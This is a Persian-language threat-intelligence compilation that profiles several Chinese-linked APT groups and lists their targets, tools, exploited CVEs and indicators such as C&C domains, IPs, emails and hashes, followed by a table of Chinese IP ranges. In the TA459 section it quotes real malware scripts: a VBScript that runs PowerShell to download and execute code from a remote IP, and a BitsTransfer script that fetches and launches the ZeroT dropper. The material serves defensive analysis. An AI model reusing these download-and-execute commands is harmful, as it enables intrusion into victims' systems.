
توضیح: فعالیت‌های گروه Samurai Panda از سال ۲۰۰۹ آغاز شده است. انتخاب اهداف این گروه جالب توجه است. این گروه ۴۰ کمپین منحصربه‌فرد راه‌اندازی کرده و در هر یک پیگیربندی خاصی داشته است. کاشت و پیگیربندی بدافزارها، طی مراحل ذیل صورت پذیرفته است:

۱. حمله سیادی هدف‌دار که برای کسب قابلیت اجرایی سیستم قربانی از آسیب‌پذیری‌های آن سوءاستفاده می‌کند. فایل آلوده به آسیب‌پذیری یک کدگذار^{۲۶} XOR برای بازگشایی و پیگیربندی بدافزار دارد.
۲. سپس بدافزار در چندین مد عمل می‌کند. معمول‌ترین این‌ها آن است که بدافزار خود را به عنوان یک سرویس جا بزند.
۳. چنانچه ارتباط با سرور C&C برقرار شود؛ سرویس بدخواه فوق‌الذکر، در پشتی را از سرور دانلود و نصب می‌کند تا دسترسی از راه دور برای مهاجمین فراهم شود.

Shadow Network

Shadow Network (Information Warfare Monitor)	نام‌ها
	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: آموزشی، دولتی. کشورها: افغانستان، استرالیا، آذربایجان، کانادا، فرانسه، آلمان، یونان، هنگ‌کنگ، هند، اسرائیل، ایتالیا، ژاپن، لیتوانی، مالزی، مکزیک، نپال، هلند، گینه‌نو، نیوزیلند، پاکستان، فیلیپین، قطر، رومانی، روسیه، کره جنوبی، سوئد، تایوان، تایلند، تبت، امارت متحده عربی، انگلیس، ایالات متحده آمریکا، ویتنام.	اهداف
ShadowNet.	ابزارها

توضیح: گروه Shadow Network گروه پیچیده‌ای است. از مهم‌ترین خصیصه‌های این گروه استفاده از ارتباطات چندلایه با سرور C&C برای اجتناب از شناسایی است. شکل زیر زیرساخت این ارتباط را نمایش می‌دهد.



سرورهای C&C لایه اول، بر سایت‌های میزبانی رایگان مقیم بودند. لیست این سایت‌ها عبارتند از:

changemore.hostaim.com
choesang.5gighost.com
freigate.kilu.de
freesp.6te.net
hardso.yourfreehosting.net
scjoinsign.sqweeps.com
tshkung01.justfree.com
www.99fm.co.tv
www.j5yr.co.tv
zcagua.6te.net
cxingpeng.byethost9.com
lobsang.net.ru
freesp.55fast.com
iloveusy.justfree.com
zenob.surge8.com
bigmouse.5webs.net



اطلاعات از این سرورها که بیشتر در ایالات متحده و یکی در آلمان بودند به سرورهای اصلی ارسال می‌شد که همگی در جمهوری خلق چین هستند:

c2etejs.com
erneex.com
idefesvn.com
jdusnemsaz.com
peose.com
indexnews.org
lookbytheway.net
microsoftnews.net
tibetcommunication.com
intoplink.com
indexindian.com

اما آدرس‌های ایمیلی که برای ارسال فایل بدخواه به قربانیان استفاده شده است، عبارتند از:

zhengwai@yahoo.com
wwwfoxperter@yahoo.com
swwwfox@yahoo.in
ctliliwoy5@yahoo.com
sonamtenphel@yahoo.com

فرمت فایل‌های بدخواه مورد استفاده این گروه، عمدتاً PPT، PDF و DOC بوده است. مشخصات برخی از این فایل‌ها در جدول

زیر آمده است:

نام فایل	Sino-India_Border.ppt
فرمت فایل	PPT
برنامه هدف	Microsoft PowerPoint 2003
MD5	c35b3ea71370cb5bfe2b523c17705ecb

نام فایل	Schedule2010_of_HHDL.pdf
فرمت فایل	PDF
برنامه هدف	Adobe Acrobat/Reader (CVE-2009-0927)
MD5	dfc76b1f94ec13cbd8ae3b3371f23841

نام فایل	China_should_break_up_India.doc
فرمت فایل	DOC
برنامه هدف	Microsoft Word 2003
MD5	17a26441eb2be5efb8344e53cbd7d499



Snake Wine

Snake Wine (Cylance)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: تجاری، آموزشی، دولتی. کشورها: ژاپن.	اهداف
Ham Backdoor and Tofu Backdoor.	ابزارها

توضیح: زمانی که تیم تحلیل و ارزیابی Cylance در حال بررسی گروه‌های تهدید Sofacy، APT 28، Fancy Bear و Sednit بود؛ گروه تهدید دیگری را شناسایی کرد که به شرکت‌ها و اشخاص ژاپنی حمله می‌کرد: گروه Snake Wine که حملات خود را از آگوست ۲۰۱۶ آغاز کرده بود. با وجود برخی شباهت‌ها به APT 28، این گروه از مجموعه بدافزارهای متفاوتی استفاده می‌کرد. از مهم‌ترین ویژگی‌های گروه تهدید Snake Wine آن است که بسیار انطباق‌پذیر است و می‌تواند با توجه به محیط قربانی تغییر تاکتیک دهد. بعلاوه برای پوشش حملات خود از DNS پویا استفاده می‌کند. آدرس IP این DNS‌ها در ادامه آمده است:

37.235.52.18
78.153.151.222
175.126.148.111
95.183.52.57
109.237.108.202
109.248.222.85



Stalker Panda

نام‌ها	Stalker Panda (Raytheon Blackbird Technologies)
مورد حمایت	
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: مهندسی، رسانه، سیاسی. کشورها: هنگ‌کنگ، ژاپن، تایوان، ایالات متحده آمریکا.
ابزارها	Elirks, SharpServer, Blogspot, and the XUni platform.

توضیح: گروه تهدید Stalker Panda حملات خود را از سال ۲۰۱۰ آغاز نموده است. این گروه ارتباطات قوی با دانشگاه ملی دفاع و فناوری چین دارد که خود با ارتش آزادی خلق چین در ارتباط است. حملات این گروه بر بخش‌های سیاسی، رسانه و مهندسی متمرکز است. گروه تهدید Stalker Panda مرتباً ابزارهای خود را ارتقا می‌دهد. همچنین از خصیصه‌های مهم این گروه آن است که از رسانه‌های اجتماعی و سایت‌های بلاگ برای لایهٔ اول فرمان و کنترل استفاده می‌کند. ساختار دولایهٔ سرور C&C تا حدی برای گروه پوشش فراهم می‌سازد.

بردار حملهٔ این گروه، سیادی هدف‌دار است. به کمک آسیب‌پذیری OLE ویندوز – CVE-2014-6332 – به سیستم هدف نفوذ کرده و با سوءاستفاده از آن محتوای بدخواه را نصب می‌سازد. علاوه بر آسیب‌پذیری مذکور، گروه تهدید Stalker Panda از اسناد PDF آلوده به CVE-2011-0611 نیز استفاده می‌کند.


TA459

نام‌ها	TA459 (Proofpoint)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: تحلیل اقتصادی. کشورها: کشورهای آسیای مرکزی، بلاروس، مغولستان، روسیه.
ابزارها	Gh0st RAT, NetTraveler, PlugX and ZeroT.

توضیح: بیستم آوریل ۲۰۱۷، Printpoint حمله هدفمندی را با تمرکز بر تحلیلگران اقتصادی که در بزرگترین شرکت‌های مالی در روسیه و کشورهای همسایه‌اش شناسایی کرد. این حمله از نوع سیادی هدف‌دار بود که در آن ایمیل‌هایی که اسناد word آلوده به CVE-2017-0199 به آن‌ها الصاق شده بود. این آسیب‌پذیری، تروجان ZeroT را بر سیستم هدف نصب می‌کرد. وظیفه این تروجان دانلود و نصب PlugX و ارسال اطلاعات بود. بدافزار PlugX یک تروجان دسترسی از راه دور یا RAT است. سند آلوده فوق‌الذکر 0721.doc نام داشت (شکل زیر).

```
<script language="VBScript">
  Window.ResizeTo 0,0
  Window.moveTo 3000,3000
  Set wsp = CreateObject("Wscript.Shell")
  Set fso = CreateObject("Scripting.FileSystemObject")
  If fso.FileExists(wsp.ExpandEnvironmentStrings("%systemroot%") +
  "\System32\WindowsPowerShell\v1.0\powershell.exe") Then
    wsp.Run "powershell.exe -nop IEX (New-Object
    Net.WebClient).DownloadString('http://122.9.52.215/power.ps1')", vbhide
  End If
</script>
```

این سند ابتدا فایل power.rtf را از آدرس <http://122.9.52.215/news/power.rtf> دانلود می‌کرد (شکل زیر).





سپس پاورشلی به نام `cgi.exe` که در واقع همان بدافزار ZeroT بود را دانلود و جانشانی می‌کرد (شکل زیر).

```
Import-Module BitsTransfer
$url = 'http://www.firesyst.net/info/net/test/cgi.exe'
Start-BitsTransfer $url C:\\ProgramData\\cgi.exe
Invoke-Item C:\\ProgramData\\cgi.exe
```

ZeroT برای ارسال اطلاعات سیستم قربانی به سرور C&C ابتدا آن را رمز کرده سپس آن را با استفاده از پنهان‌نگاری در کم‌ارزش‌ترین بیت یا LSB در عکس‌های بیت‌مپ (BMP) مخفی می‌ساخت. پیلود دوم PlugX بود که برای ارتباط با سرورهای C&C (www.icefirebest.com and www.icekkk.net) استفاده می‌شد.

APAC-IUT-C

Thrip

Thrip (Symantec)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دفاعی، ماهواره، مخابرات. کشورها: جنوب شرقی آسیا، ایالات متحده آمریکا.	اهداف
Catchamas, Mimikatz, Rikamanu, Spedear and WMI Ghost.	ابزارها

توضیح: گروه تهدید Thrip به حمله به قسمت عملیاتی اهداف خود علاقه‌مند است. به گزارش Symantec، نگران‌کننده‌ترین موضوع پیرامون این گروه آن است که در عملیاتی به عامل ارتباطی ماهواره حمله کرده بود. در این حمله کامپیوترهایی هدف بودند که نظارت و کنترل ماهواره را بر عهده داشتند. به همین دلیل شاید بتوان گفت گروه تهدید Thrip فراتر از جاسوسی عمل کرده و شاید هدف اصلی آن تخریب است. در عملیاتی دیگر نیز به سازمانی که در تصویرسازی و نقشه‌کشی جغرافیای فضایی درگیر بود، حمله کرد. در این حمله نیز سمت عملیاتی سازمان هدف حمله بود.

گروه تهدید Thrip در چنین حملاتی از مجموعه بدافزارهای زیر استفاده می‌کند:

- PsExec: بدافزاری با هدف سیستم‌های میکروسافت، این بدافزار قادر است پروسه‌های اجرایی را روی سیستمی دیگر کنترل کند.
- PowerShell: بدافزار اسکریپتی که برای ارتباط با سرور C&C و دانلود بدافزارهای بیشتر استفاده می‌شد.
- MimiKatz: ابزاری رایگان که برای تغییر سطح امتیاز، اکسپورت گواهی‌های امنیتی و بازیابی کلمه عبورهای ویندوز استفاده می‌شود.
- WinScp: ابزار مبتنی بر FTP که برای استخراج و ارسال داده از سیستم آلوده استفاده می‌شود.
- LogMein: نرم‌افزار دسترسی از راه دور آبری.



Winnti Group

نام‌ها	Winnti Group (Kaspersky) Blackfly (Symantec) Wicked Panda (CrowdStrike)
مورد حمایت	دولت چین
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: شرکت‌های بازی ویدیویی آنلاین، دارویی، مخابرات. کشورها: بلاروس، برزیل، آلمان، هند، اندونزی، ژاپن، پرو، فیلیپین، روسیه، کره جنوبی، تایوان، تایلند، ایالات متحده آمریکا، ویتنام.
ابزارها	Cobalt Strike and Winnti.

توضیح: گروه تهدید Winnti Group ابتدا جمعی از کلاهبرداران سایبری سنتی بودند. هک‌هایی کلاه‌مشکی با انگیزه سرقت مالی از قربانیان خود که فعالیت خود را سال ۲۰۰۷ با توزیع ضدبدافزارهای قلابی آغاز کردند. سال ۲۰۰۹ با هدف قرار دادن شرکت بازی‌سازی واقع در کره جنوبی، از سرقت مالی به سرقت اطلاعات روی آورده و تبدیل به گروه تهدید مهمی شدند. هدف اصلی این گروه صنعت بازی‌سازی است ولیکن حوزه اهداف خود را طی سال‌های فعالیتش توسعه داده است. برخی گزارش‌ها حاکی از آن است که گروه‌های تهدیدی همچون Axiom، Group 72، APT 17، Deputy Dog، Vixen Panda، Ke3chang، APT 15، GREF و Playful Dragon ارتباط نزدیکی با این گروه تهدید دارند.

از مهم‌ترین حملات این گروه می‌توان به موارد زیر اشاره کرد:

- حمله به یک شرکت بازی ویدیویی آمریکایی، سال ۲۰۱۰.
- توزیع بدافزار، سال ۲۰۱۱. پائیز سال ۲۰۱۱، تروجانی بر روی تعداد زیادی کامپیوتر شناسایی شد. نقطه اشتراک تمامی این سیستم‌ها آن بود که برای بازی آنلاین معروفی استفاده می‌شدند. این بدافزار در ظاهر یک به‌روزرسانی برای بازی بود که از سرور به‌روزرسانی رسمی توزیع شد. برخی گمان بردند که کمپانی بازی‌سازی خود با هدف جاسوسی از کاربران این بدافزار را توزیع کرده است. هر چند مشخص شد که این بدافزار به اشتباه بر سیستم کاربران توزیع شده و هدف از آن شرکت بوده است.
- حمله به شرکت داروسازی، آگوست ۲۰۱۴. این بار گروه تهدید Winnti Group به شکار دیگری پرداخت و به شرکت داروسازی جهانی خوش‌نامی که مقر اصلی آن در اروپا بود، حمله کرد.
- نفوذ به شرکت بازی‌سازی ویتنامی، اکتبر ۲۰۱۵. نکته جالب توجه در این عملیات آن بود که طی تحلیل و بررسی‌های به‌عمل آمده نسخه لاینوکسی بدافزار Winnti یافت شد.
- نفوذ به شرکت آلمانی Thyssenkrupp، تولیدکننده فولاد، فوریه ۲۰۱۶.
- نفوذ به TeamViewer، پائیز سال ۲۰۱۶. این شرکت تولیدکننده انواع نرم‌افزارهای کنترل از راه دور، اشتراک دسکتاپ، ملاقات‌های آنلاین و ... است. شرکت TeamViewer پس از حمله اظهار داشت که خوش‌بختانه پیش از آن که آسیبی متوجه کاربران شود؛ حمله شناسایی و متوقف شده است.
- سوءاستفاده از GitHub، مارس ۲۰۱۷. گروه تهدید Winnti Group از GitHub به عنوان مجرای ارتباطی با سرور اصلی C&C سوءاستفاده کرد(شکل زیر).



```
1 <!doctype html>
2 <!-- The Time Machine GitHub pages theme was designed and developed by Jon Rohan, on Feb 7, 2012. -->
3 <!-- DEKSA (https://www.dek.sa.gov.au) -->
4 <html>
5 <head>
```

- نفوذ به گول شیمیایی آلمان، شرکت Bayer، اوایل سال ۲۰۱۸.
- سال ۲۰۱۹، محققان شرکت ESET ۵ نسخه از پیلود بدخواه این گروه تهدید را شناسایی و گزارش کردند (جدول زیر).

SHA1 کوتاه شده	زمان کامپایل PE	آدرس سرور C&C
a045939f	2018-07-11 15:45:57	https://bugcheck.xigncodeservice.com/Common/Lib/Common_bsod.php
a260dcf1	2018-07-11 15:45:57	https://bugcheck.xigncodeservice.com/Common/Lib/Common_include.php
dde82093	2018-07-11 15:45:57	https://bugcheck.xigncodeservice.com/Common/Lib/common.php
44260a1d	2018-08-15 10:59:09	https://dump.gxxservice.com/common/up/up_base.php
8272c1f4	2018-11-01 13:16:24	https://nw.infestexe.com/version/last.php



۴. گستره آدرس IP چین

تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
12/04/11	8192	1.0.63.255	1.0.32.0
12/04/11	4096	1.1.31.255	1.1.16.0
12/04/11	8192	1.1.63.255	1.1.32.0
12/04/11	4096	1.2.31.255	1.2.16.0
12/04/11	8192	1.2.63.255	1.2.32.0
12/04/11	16384	1.2.127.255	1.2.64.0
12/04/11	65536	1.3.255.255	1.3.0.0
12/04/11	4096	1.4.31.255	1.4.16.0
12/04/11	8192	1.4.63.255	1.4.32.0
12/04/11	16384	1.4.127.255	1.4.64.0
04/04/11	65536	1.8.255.255	1.8.0.0
12/04/11	4096	1.10.31.255	1.10.16.0
12/04/11	8192	1.10.63.255	1.10.32.0
12/04/11	16384	1.10.127.255	1.10.64.0
11/05/10	262144	1.15.255.255	1.12.0.0
05/05/10	524288	1.31.255.255	1.24.0.0
06/07/10	65536	1.45.255.255	1.45.0.0
28/05/10	131072	1.49.255.255	1.48.0.0
02/09/10	65536	1.50.255.255	1.50.0.0
12/07/10	65536	1.51.255.255	1.51.0.0
28/05/10	524288	1.63.255.255	1.56.0.0
01/07/10	262144	1.71.255.255	1.68.0.0
05/08/10	524288	1.87.255.255	1.80.0.0
05/08/10	262144	1.91.255.255	1.88.0.0
05/08/10	131072	1.93.255.255	1.92.0.0
06/08/10	131072	1.95.255.255	1.94.0.0
11/06/10	131072	1.117.255.255	1.116.0.0
11/06/10	65536	1.118.255.255	1.118.0.0
11/06/10	32768	1.119.127.255	1.119.0.0
11/06/10	32768	1.119.255.255	1.119.128.0
28/06/10	262144	1.183.255.255	1.180.0.0
04/06/10	131072	1.185.255.255	1.184.0.0
28/05/10	262144	1.191.255.255	1.188.0.0
19/06/10	524288	1.199.255.255	1.192.0.0
09/06/10	131072	1.203.255.255	1.202.0.0
28/05/10	262144	1.207.255.255	1.204.0.0
06/09/10	1048576	14.31.255.255	14.16.0.0
10/08/10	65536	14.103.255.255	14.103.0.0
18/08/10	524288	14.111.255.255	14.104.0.0
06/09/10	1048576	14.127.255.255	14.112.0.0
18/08/10	131072	14.131.255.255	14.130.0.0
02/09/10	131072	14.135.255.255	14.134.0.0
06/09/10	1048576	14.159.255.255	14.144.0.0
03/09/10	131072	14.197.255.255	14.196.0.0
17/09/10	131072	14.205.255.255	14.204.0.0
06/09/10	1048576	14.223.255.255	14.208.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
11/03/10	524288	27.15.255.255	27.8.0.0
18/03/10	1048576	27.31.255.255	27.16.0.0
23/03/10	262144	27.39.255.255	27.36.0.0
23/03/10	524288	27.47.255.255	27.40.0.0
17/03/10	32768	27.50.255.255	27.50.128.0
25/03/10	16384	27.54.255.255	27.54.192.0
25/05/10	4096	27.98.223.255	27.98.208.0
24/05/10	8192	27.98.255.255	27.98.224.0
25/01/11	32768	27.99.255.255	27.99.128.0
28/05/10	65536	27.103.255.255	27.103.0.0
08/06/10	16384	27.106.191.255	27.106.128.0
07/03/11	8192	27.109.63.255	27.109.32.0
02/07/10	16384	27.112.63.255	27.112.0.0
05/07/10	4096	27.112.95.255	27.112.80.0
08/07/10	16384	27.113.191.255	27.113.128.0
13/07/10	32768	27.115.127.255	27.115.0.0
14/04/10	131072	27.129.255.255	27.128.0.0
25/03/10	65536	27.144.255.255	27.144.0.0
26/03/10	262144	27.151.255.255	27.148.0.0
26/03/10	524288	27.159.255.255	27.152.0.0
14/04/10	524288	27.191.255.255	27.184.0.0
14/04/10	2097152	27.223.255.255	27.192.0.0
26/03/10	262144	27.227.255.255	27.224.0.0
12/04/11	4096	36.0.31.255	36.0.16.0
12/04/11	8192	36.0.63.255	36.0.32.0
11/03/11	16384	36.0.127.255	36.0.64.0
09/03/11	32768	36.0.255.255	36.0.128.0
25/01/11	65536	36.1.255.255	36.1.0.0
20/01/11	262144	36.7.255.255	36.4.0.0
17/01/11	1048576	36.31.255.255	36.16.0.0
02/02/11	262144	36.35.255.255	36.32.0.0
28/01/11	65536	36.36.255.255	36.36.0.0
12/04/11	8192	36.37.31.255	36.37.0.0
12/04/11	4096	36.37.63.255	36.37.48.0
18/01/11	524288	36.47.255.255	36.40.0.0
04/02/11	131072	36.49.255.255	36.48.0.0
28/01/11	65536	36.51.255.255	36.51.0.0
20/01/11	524288	36.63.255.255	36.56.0.0
17/01/11	2097152	36.127.255.255	36.96.0.0
24/01/11	4194304	36.191.255.255	36.128.0.0
11/01/11	2097152	36.223.255.255	36.192.0.0
07/02/11	262144	36.251.255.255	36.248.0.0
31/01/11	65536	36.254.255.255	36.254.0.0
12/04/11	4096	39.0.31.255	39.0.16.0
12/04/11	8192	39.0.63.255	39.0.32.0
12/04/11	16384	39.0.127.255	39.0.64.0
12/04/11	32768	39.0.255.255	39.0.128.0
30/03/11	2097152	39.95.255.255	39.64.0.0
05/04/11	524288	39.103.255.255	39.96.0.0
05/04/11	262144	39.107.255.255	39.104.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
05/04/11	65536	39.108.255.255	39.108.0.0
01/04/11	4194304	39.191.255.255	39.128.0.0
23/02/15	131072	40.73.255.255	40.72.0.0
23/02/15	32768	40.125.255.255	40.125.128.0
23/02/15	16384	40.126.127.255	40.126.64.0
12/04/11	8192	42.0.63.255	42.0.32.0
10/03/11	32768	42.0.255.255	42.0.128.0
12/04/11	8192	42.1.31.255	42.1.0.0
12/04/11	4096	42.1.47.255	42.1.32.0
10/03/11	32768	42.1.255.255	42.1.128.0
22/02/11	262144	42.7.255.255	42.4.0.0
18/02/11	131072	42.49.255.255	42.48.0.0
16/03/11	65536	42.50.255.255	42.50.0.0
31/01/11	65536	42.51.255.255	42.51.0.0
22/02/11	262144	42.55.255.255	42.52.0.0
22/02/11	262144	42.59.255.255	42.56.0.0
10/03/11	32768	42.62.127.255	42.62.0.0
12/04/11	8192	42.62.159.255	42.62.128.0
12/04/11	4096	42.62.175.255	42.62.160.0
31/01/11	65536	42.63.255.255	42.63.0.0
21/02/11	131072	42.81.255.255	42.80.0.0
12/04/11	4096	42.83.79.255	42.83.64.0
12/04/11	8192	42.83.127.255	42.83.96.0
10/03/11	32768	42.83.255.255	42.83.128.0
22/02/11	262144	42.87.255.255	42.84.0.0
09/02/11	524288	42.95.255.255	42.88.0.0
12/04/11	8192	42.96.95.255	42.96.64.0
12/04/11	4096	42.96.127.255	42.96.112.0
11/03/11	32768	42.96.255.255	42.96.128.0
04/02/11	65536	42.97.255.255	42.97.0.0
12/04/11	16384	42.99.63.255	42.99.0.0
12/04/11	8192	42.99.95.255	42.99.64.0
12/04/11	4096	42.99.111.255	42.99.96.0
28/02/11	262144	42.103.255.255	42.100.0.0
21/02/11	131072	42.121.255.255	42.120.0.0
21/02/11	65536	42.122.255.255	42.122.0.0
12/04/11	8192	42.123.31.255	42.123.0.0
12/04/11	4096	42.123.63.255	42.123.48.0
12/04/11	16384	42.123.127.255	42.123.64.0
16/03/11	32768	42.123.255.255	42.123.128.0
16/02/11	1048576	42.143.255.255	42.128.0.0
12/04/11	8192	42.156.31.255	42.156.0.0
12/04/11	4096	42.156.63.255	42.156.48.0
12/04/11	16384	42.156.127.255	42.156.64.0
16/03/11	32768	42.156.255.255	42.156.128.0
16/03/11	65536	42.157.255.255	42.157.0.0
24/02/11	65536	42.158.255.255	42.158.0.0
24/02/11	65536	42.159.255.255	42.159.0.0
16/02/11	1048576	42.175.255.255	42.160.0.0
22/02/11	524288	42.183.255.255	42.176.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
28/02/11	131072	42.185.255.255	42.184.0.0
16/03/11	65536	42.186.255.255	42.186.0.0
12/04/11	16384	42.187.63.255	42.187.0.0
12/04/11	8192	42.187.95.255	42.187.64.0
12/04/11	4096	42.187.111.255	42.187.96.0
16/03/11	32768	42.187.255.255	42.187.128.0
04/03/11	131072	42.193.255.255	42.192.0.0
12/04/11	4096	42.194.31.255	42.194.16.0
12/04/11	8192	42.194.63.255	42.194.32.0
12/04/11	16384	42.194.127.255	42.194.64.0
17/03/11	32768	42.194.255.255	42.194.128.0
17/03/11	65536	42.195.255.255	42.195.0.0
18/03/11	262144	42.199.255.255	42.196.0.0
12/04/11	32768	42.201.127.255	42.201.0.0
17/03/11	131072	42.203.255.255	42.202.0.0
18/03/11	262144	42.207.255.255	42.204.0.0
16/02/11	1048576	42.223.255.255	42.208.0.0
17/02/11	1048576	42.239.255.255	42.224.0.0
12/04/11	32768	42.240.127.255	42.240.0.0
22/03/11	32768	42.240.255.255	42.240.128.0
17/03/11	131072	42.243.255.255	42.242.0.0
18/03/11	262144	42.247.255.255	42.244.0.0
17/03/11	524288	42.255.255.255	42.248.0.0
27/02/15	16384	45.40.255.255	45.40.192.0
06/01/89	262144	47.95.255.255	47.92.0.0
06/01/89	2097152	47.127.255.255	47.96.0.0
22/09/10	262144	49.7.255.255	49.4.0.0
07/04/11	65536	49.51.255.255	49.51.0.0
04/10/10	262144	49.55.255.255	49.52.0.0
15/11/10	2097152	49.95.255.255	49.64.0.0
22/10/10	524288	49.119.255.255	49.112.0.0
04/10/10	262144	49.123.255.255	49.120.0.0
29/10/10	131072	49.141.255.255	49.140.0.0
23/11/10	262144	49.155.255.255	49.152.0.0
06/12/10	131072	49.209.255.255	49.208.0.0
07/12/10	131072	49.211.255.255	49.210.0.0
09/12/10	262144	49.223.255.255	49.220.0.0
26/11/10	262144	49.235.255.255	49.232.0.0
06/12/10	16384	49.239.63.255	49.239.0.0
07/12/10	16384	49.239.255.255	49.239.192.0
23/11/10	8192	49.246.255.255	49.246.224.0
19/12/91	131072	52.81.255.255	52.80.0.0
19/12/91	131072	52.83.255.255	52.82.0.0
24/11/15	131072	52.131.255.255	52.130.0.0
17/03/92	131072	54.223.255.255	54.222.0.0
24/02/05	131072	58.15.255.255	58.14.0.0
25/01/05	65536	58.16.255.255	58.16.0.0
01/02/05	32768	58.17.127.255	58.17.0.0
15/02/05	32768	58.17.255.255	58.17.128.0
01/03/05	65536	58.18.255.255	58.18.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
09/03/05	65536	58.19.255.255	58.19.0.0
31/03/05	65536	58.20.255.255	58.20.0.0
03/08/05	65536	58.21.255.255	58.21.0.0
29/04/05	131072	58.23.255.255	58.22.0.0
03/03/05	131072	58.25.255.255	58.24.0.0
16/03/05	131072	58.31.255.255	58.30.0.0
28/01/05	524288	58.39.255.255	58.32.0.0
28/01/05	131072	58.41.255.255	58.40.0.0
26/05/05	65536	58.42.255.255	58.42.0.0
17/08/05	65536	58.43.255.255	58.43.0.0
29/03/05	262144	58.47.255.255	58.44.0.0
23/05/05	524288	58.55.255.255	58.48.0.0
22/06/05	131072	58.57.255.255	58.56.0.0
22/06/05	65536	58.58.255.255	58.58.0.0
22/06/05	32768	58.59.127.255	58.59.0.0
16/09/05	32768	58.59.255.255	58.59.128.0
16/08/05	262144	58.63.255.255	58.60.0.0
21/03/05	131072	58.67.255.255	58.66.0.0
27/09/06	32768	58.68.255.255	58.68.128.0
30/03/05	32768	58.82.127.255	58.82.0.0
30/03/05	32768	58.83.127.255	58.83.0.0
30/03/05	32768	58.83.255.255	58.83.128.0
08/04/05	16384	58.87.127.255	58.87.64.0
12/10/06	32768	58.99.255.255	58.99.128.0
15/04/05	131072	58.101.255.255	58.100.0.0
11/05/05	262144	58.119.255.255	58.116.0.0
11/05/05	524288	58.135.255.255	58.128.0.0
25/05/05	65536	58.144.255.255	58.144.0.0
18/09/06	131072	58.155.255.255	58.154.0.0
19/05/05	131072	58.193.255.255	58.192.0.0
26/05/05	131072	58.195.255.255	58.194.0.0
17/06/05	131072	58.197.255.255	58.196.0.0
11/07/06	131072	58.199.255.255	58.198.0.0
26/05/05	524288	58.207.255.255	58.200.0.0
24/06/05	1048576	58.223.255.255	58.208.0.0
03/06/05	131072	58.241.255.255	58.240.0.0
03/06/05	131072	58.243.255.255	58.242.0.0
03/08/05	131072	58.245.255.255	58.244.0.0
16/06/05	131072	58.247.255.255	58.246.0.0
17/06/05	524288	58.255.255.255	58.248.0.0
02/08/04	524288	59.39.255.255	59.32.0.0
02/08/04	131072	59.41.255.255	59.40.0.0
02/08/04	65536	59.42.255.255	59.42.0.0
20/05/05	65536	59.43.255.255	59.43.0.0
17/08/04	262144	59.47.255.255	59.44.0.0
22/10/04	65536	59.48.255.255	59.48.0.0
22/10/04	32768	59.49.127.255	59.49.0.0
17/11/04	32768	59.49.255.255	59.49.128.0
17/11/04	65536	59.50.255.255	59.50.0.0
29/03/05	32768	59.51.127.255	59.51.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
26/05/05	32768	59.51.255.255	59.51.128.0
08/02/05	262144	59.55.255.255	59.52.0.0
18/11/04	262144	59.59.255.255	59.56.0.0
18/11/04	131072	59.61.255.255	59.60.0.0
08/02/05	131072	59.63.255.255	59.62.0.0
10/08/04	262144	59.67.255.255	59.64.0.0
29/08/04	262144	59.71.255.255	59.68.0.0
09/09/04	131072	59.73.255.255	59.72.0.0
19/10/04	131072	59.75.255.255	59.74.0.0
19/10/04	65536	59.76.255.255	59.76.0.0
05/04/05	65536	59.77.255.255	59.77.0.0
05/04/05	131072	59.79.255.255	59.78.0.0
17/08/04	131072	59.81.255.255	59.80.0.0
17/08/04	131072	59.83.255.255	59.82.0.0
14/10/04	32768	59.107.127.255	59.107.0.0
